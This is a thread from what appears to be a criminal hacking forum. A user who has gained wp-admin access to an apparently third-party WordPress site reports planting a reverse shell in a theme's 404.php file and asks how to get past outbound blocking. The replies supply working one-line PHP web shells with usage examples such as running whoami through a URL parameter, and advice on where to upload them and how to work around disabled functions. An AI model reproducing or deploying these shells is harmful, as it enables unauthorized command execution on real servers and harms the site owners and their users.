• XSS.stack #1 – первый литературный журнал от юзеров форума

wp-admin - Wordpress Reverse Shell

DanteXDark

(L3) cache
Пользователь
Регистрация
28.10.2021
Сообщения
200
Реакции
41


sup guys, so i got access to wp-admin panel and i uploaded my reverse shell in one of the php files (404.php) when i tried to access it, i got connection from the server but within 0.5 sec connection was closed, then i uploaded a simple web shell to verify that i can execute commands on server but then i got cloudflair error shown in the image below. I think firewall is blocking outbound connection. soo is there any way to bypass this ? if yes then pls suggest :) Thank YOU :)
2022-08-09_23-33.png
2022-08-09_23-32.png
 
Try this shell:

And say response code (500, 400 etc.)
 
Response code and specific custom headers.
And try upload:
Код:
<?php
phpinfo();
>
It's work?
no not working, just blank page, i think cloudflair is the main issue here ? what you think ?
 
i think cloudflair is the main issue here ? what you think ?
if it doesn't work:
PHP:
<?php
phpinfo();
?>
Then it's not about CloudFlare. Try upload phpinfo to the root or other directory of the site. Or it's may be disabled with other functions (system, shell_exec, passthru, exec, phpinfo, popen, proc_open etc.) in php.ini, then try:

PHP:
<?=`$_GET[0]`?>
Usage: /shell.php?0=whoami

PHP:
<?=`{$_REQUEST['_']}`?>
Usage: /shell.php?_=whoami
 
Последнее редактирование:
if it doesn't work:
PHP:
<?php
phpinfo();
?>
Then it's not about CloudFlare. Try upload phpinfo to the root or other directory of the site. Or it's may be disabled with other functions (system, shell_exec, passthru, exec, phpinfo, popen, proc_open etc.) in php.ini, then try:

PHP:
<?=`$_GET[0]`?>
Usage: /shell.php?0=whoami

PHP:
<?=`{$_REQUEST['_']}`?>
Usage: /shell.php?_=whoami
ok soo you mean i need to upload php shell in root directory. ok so what i did is i changed 404.php (of other theme which is not activated on site [twenty twenty]) code with php shell code.
but now i will try with root directory


Напишите ответ...
  • Вставить:
Прикрепить файлы
Верх